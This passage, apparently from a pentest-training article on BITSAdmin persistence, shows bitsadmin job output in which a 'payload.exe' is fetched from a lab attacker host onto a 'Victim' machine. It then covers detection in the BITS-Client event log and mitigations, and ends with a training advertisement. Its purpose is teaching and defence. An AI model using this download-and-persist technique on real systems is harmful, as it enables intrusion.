
```
bitsadmin /info hackingarticles /verbose
```

```
PS C:\> bitsadmin /info hackingarticles /verbose

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

GUID: {16E37574-4AC1-4543-AC6F-9B163898B27D} DISPLAY: 'hackingarticles'
TYPE: DOWNLOAD STATE: TRANSFERRED OWNER: DESKTOP-T9P2C5G\Victim
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 73802 / 73802
CREATION TIME: 12/8/2019 6:22:28 AM MODIFICATION TIME: 12/8/2019 6:22:50 AM
COMPLETION TIME: 12/8/2019 6:22:50 AM ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
        73802 / 73802 WORKING http://192.168.1.13/payload.exe -> c:\payload.exe
NOTIFICATION COMMAND LINE: none
owner MIC integrity level: HIGH
owner elevated ?           true

Peercaching flags
         Enable download from peers      :false
         Enable serving to peers         :false

CUSTOM HEADERS: NULL
```

Event Logs

We have the Windows Event Logs, which focuses on the default event logs. It is one of the sources for detection of any download. It is known as the Microsoft-Windows-BITS-Client/Operational log. These logs contain the download state, download source, user, and some file information for each BITS transfer job. This event log is strikingly similar across Windows 7 through 10, so it is a good endpoint collection source. There are some limitations here, as these logs don't show the sparse data, as well as the logs, are spread over several EventIDs. Potentially, a huge number of entries in any environment makes it impossible to spot malicious downloads hiding in plain sight. This log will not detect the BITS persistence unless there was a network transfer to a suspicious domain as part of the configured job.

This Log can be monitored on the Event Viewer at this Location:
Application and Services Logs > Microsoft > Windows > BITS-Client



Mitigation

Our recommendation for mitigating BITSAdmin is to modify network and/or host firewall rules, as well as other network controls, to only allow legitimate BITS traffic. We can also shorten the default BITS job lifetime through Group Policy or by editing the **"JobInactivityTimeout"** and **"MaxDownloadTime"** Registry values in HKEY_LOCAL_MACHINESoftwarePoliciesMicrosoftWindowsBITS. The default maximum lifetime for a BITS job is 90 days, but that can be modified. Lastly, we can limit access to the BITSAdmin interface to specific users or groups.

Conclusion

This kind of attack very much happens in real life. There have been multiple incidents targeted at different office environments where the malicious file was detected and deleted but was revived again using BITSAdmin. A special shout out to Oddvar Moe for his help with some tinkering. It was a fun learning experience working with BITSAdmin. We are going to write more articles about other LOLS that we have found. Stay Tuned.

Reference:

https://docs.microsoft.com/en-us/windows/win32/bits/background-intelligent-transfer-service-portal?redirectedfrom=MSDN

http://0xthem.blogspot.com/2014/03/t-emporal-persistence-with-and-schtasks.html

https://lolbas-project.github.io/
https://attack.mitre.org/techniques/T1197/


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux